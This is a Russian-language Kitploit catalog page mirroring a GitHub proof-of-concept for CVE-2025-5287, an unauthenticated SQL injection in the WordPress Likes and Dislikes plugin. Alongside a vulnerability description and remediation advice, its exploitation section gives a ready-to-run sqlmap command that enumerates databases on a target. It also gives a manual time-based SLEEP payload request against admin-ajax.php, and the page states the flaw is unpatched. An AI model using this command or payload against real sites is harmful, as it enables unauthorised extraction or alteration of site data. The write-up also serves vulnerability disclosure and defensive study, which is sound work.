
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-5287 — Плагин WordPress Likes and Dislikes Plugin <= 1.0.0 уязвим к SQL-инъекции. | Kitploit

Инструменты/GitHubGitHub/nxploited/cve-2025-5287
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubnxploited/cve-2025-5287

CVE-2025-5287

Плагин WordPress Likes and Dislikes Plugin <= 1.0.0 уязвим к SQL-инъекции.

Репозиторий
171 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    389
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    333
  • 6

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    331

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

🔥 Плагин WordPress Likes and Dislikes ≤ 1.0.0 — Неаутентифицированная SQL-инъекция

🧠 CVE ID: CVE-2025-5287

Обнаружил: Khaled_Alenazi (Nxploited)   Опубликовано: 27 мая 2025 г.


📋 Описание

Плагин Likes and Dislikes для WordPress уязвим к SQL-инъекциям через параметр post во всех версиях вплоть до 1.0.0 включительно.   Из-за недостаточного экранирования и отсутствия подготовленных выражений неаутентифицированные злоумышленники могут внедрять сырой SQL в серверные запросы, что приводит к утечке или изменению данных.


🧬 Технические детали

  • Уязвимый параметр: post
  • Тип уязвимости: SQL-инъекция (Boolean-based и Time-based)
  • HTTP-метод: POST
  • Затронутый эндпоинт: /wp-admin/admin-ajax.php
  • Статус исправления: ❌ Не исправлено
  • Требуемые привилегии: Нет (без аутентификации)
  • Оценка CVSS: 9.3 (Высокая)
  • OWASP Top 10: A1 — Инъекции

💥 Эксплуатация


✅ Команда SQLMap (Time-based Blind SQLi):

sqlmap -u "http://TARGET/wp-admin/admin-ajax.php" \
--data "action=my_likes_dislikes_action&post=1&state=like" \
--method POST --risk 3 --level 5 --batch --time-sec=5 --dbs

Эта команда подтверждает точку инъекции и перечисляет базы данных с помощью time-based техники.

🧪 POC-Payload (вручную — Time-based):

POST /wp-admin/admin-ajax.php HTTP/1.1
Host: nxploit.ddev.site
Content-Type: application/x-www-form-urlencoded
Connection: close

action=my_likes_dislikes_action&post=1 AND (SELECT 1234 FROM (SELECT(SLEEP(5)))a)&state=like

🧪 Сводка доказательств

  1. Перечисление с помощью SQLMap:    - Обнаружены boolean-based blind и time-based blind SQLi.    - Подтверждено, что серверная СУБД — MySQL.    - Перечислены базы данных: db, test, information_schema.

   Доказательство SQLMap

  1. Ручная проверка с помощью Burp Suite:    - Задержка HTTP-ответа подтверждена с помощью time-based payload.    - Задержка превысила 15 секунд, что указывает на реальную инъекцию.

   Доказательство Burp Suite


⚠️ Риски

  • Серьёзность по CVSS: 9.3 (Высокая)
  • Эта уязвимость может быть использована для извлечения конфиденциальных данных без аутентификации.

🔗 Ссылки

  • https://patchstack.com/database/wordpress/plugin/inprosysmedia-likes-dislikes-post/vulnerability/wordpress-likes-and-dislikes-plugin-plugin-1-0-0-unauthenticated-sql-injection-vulnerability
  • https://nvd.nist.gov/vuln/detail/CVE-2025-5287

🛡️ Рекомендации

  • Немедленно очищайте и параметризуйте ввод из post.
  • Используйте prepared statements (подготовленные выражения).
  • Внедрите WAF и rate-limiting (ограничение частоты запросов), чтобы снизить количество попыток подбора при инъекциях.

⚠️ Отказ от ответственности

Данный материал предоставлен только в образовательных и исследовательских целях.   Автор не одобряет вредоносную деятельность или эксплуатацию систем без явного разрешения.


👤 Автор

Khaled_Alenazi (Nxploited)

Скачать инструмент




